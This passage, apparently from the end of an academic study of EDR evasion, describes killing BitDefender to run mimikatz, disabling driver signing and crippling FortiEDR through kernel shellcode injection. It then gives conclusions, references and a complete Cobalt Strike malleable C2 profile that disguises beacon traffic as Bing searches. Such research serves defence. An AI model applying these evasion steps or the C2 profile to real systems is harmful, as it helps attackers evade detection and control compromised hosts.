


Figure 57: Running mimikatz after killing BitDefender with PowerTool.




Figure 58: mimikatz successfully executed after killing BitDefender with PowerTool.

As for the internal working of the driver, the technique used is rather common. It uses the `ZwTerminateProcess()` API to kill the process combined with several other APIs to access the process of interest. Perhaps the most important one in this case is `KeStackAttachProcess()`, see

[23] `https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-kestackattachprocess`
[24] `http://www.rohitab.com/discuss/topic/40788-2-ways-to-terminate-a-process-from-kernel-mode/`

Figure 59, which will attach to the address space of the target process prior to terminating. It should be highlighted that similar methods have been used by APTs in the wild[25].

Figure 59: Screenshot from IDA analysing the internal of the driver's process termination.

5.4 Attacking FortiEDR

During our experiments we noticed a behaviour that could be leveraged to attack FortiEDR. More precisely, we noticed that while FortiEDR managed to block a malicious kernel exploit [26], namely WindowsD[27],it did not do it instantly. This allowed for a window of opportunity, wide enough to

[25] https://news.sophos.com/en-us/2021/05/11/a-defenders-view-inside-a-darkside-ransomware-attack/
[26] http://kat.lua.cz/posts/Some_fun_with_vintage_bugs_and_driver_signing_enforcement/#more
[27] https://github.com/katlogic/WindowsD

disable DSE, see Figure 60. WindowsD is a 3rd party "jailbreak" so administrators can remove some intrusive defensive features introduced in modern windows versions. Currently, it can disable:

- Driver signing, including WHQL-only locked systems (secureboot tablets).
- Protected processes (used for DRM, "WinTcb").
- Read-only, "invulnerable" registry keys some software and even windows itself employs.

Its main purpose is to exploit a signed, legitimate but vulnerable driver in order to access the kernel level and perform the "jailbreaking" from the ring-0. In our case we will install the tool which will disable DSE and then create a service for an unsigned driver.

Although an alert was triggered and the attack was finally blocked according to the EDR report, WindowsD was successfully executed. This allowed us to disable FortiEDR by injecting into its processes from the kernel mode and intentionally causing them to become dysfunctional.Using the Kinject [28] driver we performed kernel mode shellcode injection using APCs.Then, after installing the driver and injecting a calc shellcode file to all three processes, although the processes of FortiEDR seemed to remain running they were "bricked", see Figure 61.




Figure 60: Window of opportunity for attacking FortiEDR.

6 Conclusions

Throughout this work, we went through a series of attack vectors used by advanced threat actors to infiltrate organisations. Using them, we evaluated state of the art EDR solutions to assess their reactions, as well as the produced telemetry. In this context, we provided an overview for each EDR and the measures used to detect and respond to an incident. Quite alarmingly, we illustrate that no EDR can efficiently detect and prevent the four attack vectors we deployed. In fact, the DLL sideloading attack is the most successful attack as most EDRs fail to detect, let alone blocking it. Moreover, we show that one may efficiently blind the EDRs by attacking their core which lies within their drivers at the kernel level. In future work, we plan to assess positive, false negative, false positive results produced by different EDRs to measure the noise that blue teams face in real-world scenarios. Moreover, the response time of EDRs will be measured as some EDRs may report attacks with huge delays, even if they have mitigated them. These aspects may significantly impact the work of blue teams and have not received the needed coverage in the literature.

Beyond Kaspersky's hooking solution, vendors may opt for other approaches[29] with possible stability issues. However, most vendors prefer to use cloud sandboxes for analysis as this prevents computational overhead. It should be noted that attackers may use signed drivers and hypervisors, e.g. Kaspersky's to launch their attacks and hook the kernel without issues in rootkits.

[28] https://github.com/w1u0u1/kinject
[29] https://github.com/rajiv2790/FalconEye




Figure 61: "Bricking" the processes of FortiEDR.

Unfortunately, no solution can provide complete security for an organisation. Despite the significant advances in cybersecurity, an organisation needs to deploy a wide array of tools to remain secure and not solely depend on one solution. Moreover, manual assessment of security logs and a holistic overview of the events are needed to prevent cyber attacks, especially APTs. Due to the nature of the latter, it is essential to stress the human factor [14, 16, 10], which in many cases is the weakest link in the security chain and is usually exploited to get initial access to an organisation. Organisations must invest more in their blue teams so that they do not depend on the outputs of a single tool and learn to respond to beyond a limited set of specific threats. This will boost their capacity and raise the bar enough to prevent many threat actors from penetrating their systems. Moreover, by increasing their investments on user awareness campaigns and training regarding the modus operandi of threat actors the organisation's overall security will significantly increase. Finally, the introduction of machine learning and AI in security is expected to improve the balance in favor of the blue teams in mitigating cyber attacks as significant steps have already been made by researchers. Advanced pattern recognition and correlation algorithms are finding their way in security solutions, and EDRs in particular, detecting or even preventing many cyber attacks in their early stages, decreasing their potential impact.

The tighter integration of machine learning and artificial intelligence in current EDRs must be accompanied with the use of explainability and interpretable frameworks. The latter may enable both researchers and practitioners to understand the reasons behind false positives and facilitate in reducing them. Moreover, the potential use of this information as digital evidence with a proper argumentation in a court of law will lead more researchers into devoting more efforts in this aspect in the near future. Finally, the efficient collection of malicious artefacts is a challenge as beyond the veracity of the data that have to be processed, their volume and velocity imply further constraints for the monitoring mechanisms. The security mechanisms not only have to be timely applied, but they also have to be made in a seamless way so that they do not hinder the running applications and services. Therefore, researchers have to find better sampling and feature extraction methods to equip EDRs to allow them to collect the necessary input without hindering the availability and operations of the monitored systems.

Acknowledgement

G. Karantzas dedicates this work in loving memory of Vasilis Alivizatos (1938-2021).

This work was supported by the European Commission under the Horizon 2020 Programme (H2020), as part of the projects CyberSec4Europe (`https://www.cybersec4europe.eu`) (Grant Agreement no. 830929) and *LOCARD* (`https://locard.eu`) (Grant Agreement no. 832735).

The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

Cobalt Strike malleable C2 profile

```
https-certificate {
set keystore "a-banking.com.store";
set password "REDACTED";
    }
    set sleeptime "2100";
    set jitter    "10";
    set maxdns    "242";
    set useragent "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)";
    set dns_idle "8.8.4.4";
    http-get {
        set uri "/search/";
        client {
            header "Host" "www.a-banking.com";
            header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
            header "Cookie" "DUP=Q=sSVBQtOPvz67FQGHOSGQUVE&Q=821357393&A=6&CV";
            metadata {
                base64url;
                parameter "q";
            }
            parameter "go" "Search";
            parameter "qs" "bs";
            parameter "form" "QBRE";
        }
        server {
            header "Cache-Control" "private, max-age=0";
            header "Content-Type" "text/html; charset=utf-8";
            header "Vary" "Accept-Encoding";
            header "Server" "Microsoft-IIS/8.5";
            header "Connection" "close";
            output {
                netbios;
                prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en\" xmlns=\"http://www.w3.org/1999/xhtml\" xmlns:Web=\"http://schemas.
                live.com/Web
                /\"><script type=\"text/javascript\">//<![CDATA[si_ST=new Date;//]]></script><head><!--pc--><title>Bing</title><meta content=\"text/html; charset=utf-8\" http-equiv=\"content-type\" /><link href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"XML\" type=\"text/xml\" /><link href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"RSS\" type=\"application/rss+xml\" /><link href=\"/sa/simg/bing_p_rr_teal_min.ico\" rel=\"shortcut icon\" /><script type=\"text/javascript\">//<![CDATA[";
                append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"RcAjyxgJIzSo1gxEx2lLx5FGE36hjuXg\",EventID:\"fhqcX9i5ngaxZ5XsJ2Kgey7PKIR5l14k\",MN:\"SERP\",V:\"web\",P:\"SERP\",DA:\"CO4\",SUIH:\"meYGIBcAfjKoojaWfPRGvi\",gpUrl:\"/fd/ls/GLinkPing.aspx?\" }; _G.lsUrl=\"/fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.
                bing.com/search\";function si_T(a){ if(document.images){_G.GPImg=new Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return true;};//]]></script><style type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poia:after,.sw_play:after,.sw_playa:after,.sw_playd:after,.sw_playp:after,.sw_st:after,.sw_sth:after,.sw_ste:
```

```
                after,.sw_st2:after,.sw_plus: after,.sw_tpcg:after,.
    sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.
    sb_pagP:after,.sw_up:after,.sw_down:after,.b_expandToggle:
                after,.sw_calc:after,.sw_fbi:after,";
                print;
            }
        }
    }
    http-post {
        set uri "/Search/";
        set verb "GET";
        client {
            header "Host" "www.a-banking.com";
            header "Accept" "text/html,application/xhtml+xml,
    application/xml;q=0.9,*/*;q=0.8";
            header "Cookie" "DUP=Q=H87cos1opc7Klawe6Lc8jR9&K=733873714&
    A=5&LE";
            output {
                base64url;
                parameter "q";
            }
            parameter "go" "Search";
            parameter "qs" "bs";
            id {
                base64url;
                parameter "form";
            }
        }
        server {
            header "Cache-Control" "private, max-age=0";
            header "Content-Type" "text/html; charset=utf-8";
            header "Vary" "Accept-Encoding";
            header "Server" "Microsoft-IIS/8.5";
            header "Connection" "close";
            output {
                netbios;
                prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en
    \" xmlns=\"
                http://www.w3.org/1999/xhtml\" xmlns:
                Web=\"
                http://schemas.live.com/Web/\">
                <script type=\"text/javascript\">//<![CDATA[si_ST=new
    Date;//]]></script><head><!--pc--><title>
                Bing</title><meta content=\"text/html; charset=utf-8\"
    http-equiv=\"content-type\" /><link href=\"/search?format=rss&amp;q
    =canary&amp;
                go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\"
    title=\"XML\" type=\"text/xml\" /><link href=\"/search?format=rss&
    amp;q=canary&amp;
                go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\"
    title=\"RSS\" type=\"application/rss+xml\" /><link href=\"/sa/simg/
    bing_p_rr_teal_min.ico\"
                rel=\"shortcut icon\" /><script type=\"text/javascript
    \">//<![CDATA[";
                append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:
    false,Ver:\"53\",IG:\"Ekf15rVExpRhlduPXXHkQDisEd1YRD1A\", EventID:
    \"YXSxDqQzK1KnqZVSVLLiQVqtwtRGMVE9\",MN:\"SERP\",V:\"web\",P:\"SERP
    \",DA:\"CO4\",SUIH:\"OBJhNcrOC72Z3mr21coFQw\"
                ,gpUrl:\"/fd/ls/GLinkPing.aspx?\" }; _G.lsUrl=\"
                /fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.bing.com/
    search\";function si_T(a){ if(document.images){_G.GPImg=new Image;
    _G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return true;};//]]></
    script><style type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.
```

```
    sw_ddgn:after,.sw_poi:after,.sw_poia:after,.sw_play:after,.sw_playa
    :after,.sw_playd:after,.sw_playp:after,.sw_st:after,.sw_sth:after,.
    sw_ste:after,.sw_st2:after,.sw_plus:after,.sw_tpcg:after,.sw_tpcw:
    after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.sb_pagP:after,
    .sw_up:after,.sw_down:after,.b_expandToggle:after,.sw_calc:after,.
    sw_fbi:after,";
81                  print;
82              }
83          }
84      }
85      http-stager {
86          server {
87              header "Cache-Control" "private, max-age=0";
88              header "Content-Type" "text/html; charset=utf-8";
89              header "Vary" "Accept-Encoding";
90              header "Server" "Microsoft-IIS/8.5";
91              header "Connection" "close";
92          }
93      }
```

Listing 6: Cobalt Strike malleable C2 profile.

References

[1] Adel Alshamrani, Sowmya Myneni, Ankur Chowdhary, and Dijiang Huang. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE Communications Surveys & Tutorials*, 21(2):1851–1877, 2019.

[2] Theodoros Apostolopoulos, Vasilios Katos, Kim-Kwang Raymond Choo, and Constantinos Patsakis. Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks. *Future Generation Computer Systems*, 116:393–405, 2021.

[3] Guillaume Brogi and Valérie Viet Triem Tong. Terminaptor: Highlighting advanced persistent threats through information flow tracking. In *2016 8th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pages 1–5. IEEE, 2016.

[4] Christopher Campbell, Matt Graeber, Philip Goh, and Jimmy Bayne. Living off the land binaries and scripts. `https://lolbas-project.github.io/`, 2020.

[5] Mike Campfield. The problem with (most) network detection and response. *Network Security*, 2020(9):6–9, 2020.

[6] Ping Chen, Lieven Desmet, and Christophe Huygens. A study on advanced persistent threats. In *IFIP International Conference on Communications and Multimedia Security*, pages 63–72. Springer, 2014.

[7] Anton Chuvakin. Named: Endpoint threat detection & response. `https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/`, 2013.

[8] Cornelis de Plaa. Red team tactics: Combining direct system calls and srdi to bypass av/edr. `https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/`, 2019.

[9] World Economic Forum. Wild wide web consequences of digital fragmentation. `https://reports.weforum.org/global-risks-report-2020/wild-wide-web/`, 2020.

[10] Ibrahim Ghafir, Jibran Saleem, Mohammad Hammoudeh, Hanan Faour, Vaclav Prenosil, Sardar Jaf, Sohail Jabbar, and Thar Baker. Security threats to critical infrastructure: the human factor. *The Journal of Supercomputing*, 74(10):4986–5002, 2018.

[11] Paul Giura and Wei Wang. A context-based detection framework for advanced persistent threats. In *2012 International Conference on Cyber Security*, pages 69–74, 2012.

[12] Wajih Ul Hassan, Adam Bates, and Daniel Marino. Tactical provenance analysis for endpoint detection and response systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1172–1189. IEEE, 2020.

[13] Eric M Hutchins, Michael J Cloppert, Rohan M Amin, et al. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1):80, 2011.

[14] Xin Luo, Richard Brody, Alessandro Seazzu, and Stephen Burd. Social engineering: The neglected human factor for information security management. *Information Resources Management Journal (IRMJ)*, 24(3):1–8, 2011.

[15] Steve Mansfield-Devine. Fileless attacks: compromising targets without malware. *Network Security*, 2017(4):7–11, 2017.

[16] Efthymia Metalidou, Catherine Marinagi, Panagiotis Trivellas, Niclas Eberhagen, Christos Skourlas, and Georgios Giannakopoulos. The human factor of information security: Unintentional damage perspective. *Procedia-Social and Behavioral Sciences*, 147:424–428, 2014.

[17] Microsoft. Memory-mapped files. `https://docs.microsoft.com/en-us/dotnet/standard/io/memory-mapped-files`, 2017.

[18] Jon Oltsik. 2017: Security operations challenges, priorities, and strategies. `http://pages.siemplify.co/rs/182-SXA-457/images/ESG-Research-Report.pdf`, 2017.

[19] Charlie Osborne. Hackers exploit windows error reporting service in new fileless attack. `https://www.zdnet.com/article/hackers-exploit-windows-error-reporting-service-in-new-fileless-attack/`, 2020.

[20] Aditya K Sood and Richard J. Enbody. Targeted cyberattacks: A superset of advanced persistent threats. *IEEE Security Privacy*, 11(1):54–61, 2013.

[21] Blake E Strom, Andy Applebaum, Doug P Miller, Kathryn C Nickels, Adam G Pennington, and Cody B Thomas. Mitre att&ck: Design and philosophy. *Technical report*, 2018.

[22] Symantec Enterprise. Threat landscape trends – q3 2020. `https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/threat-landscape-trends-q3-2020`, 2020.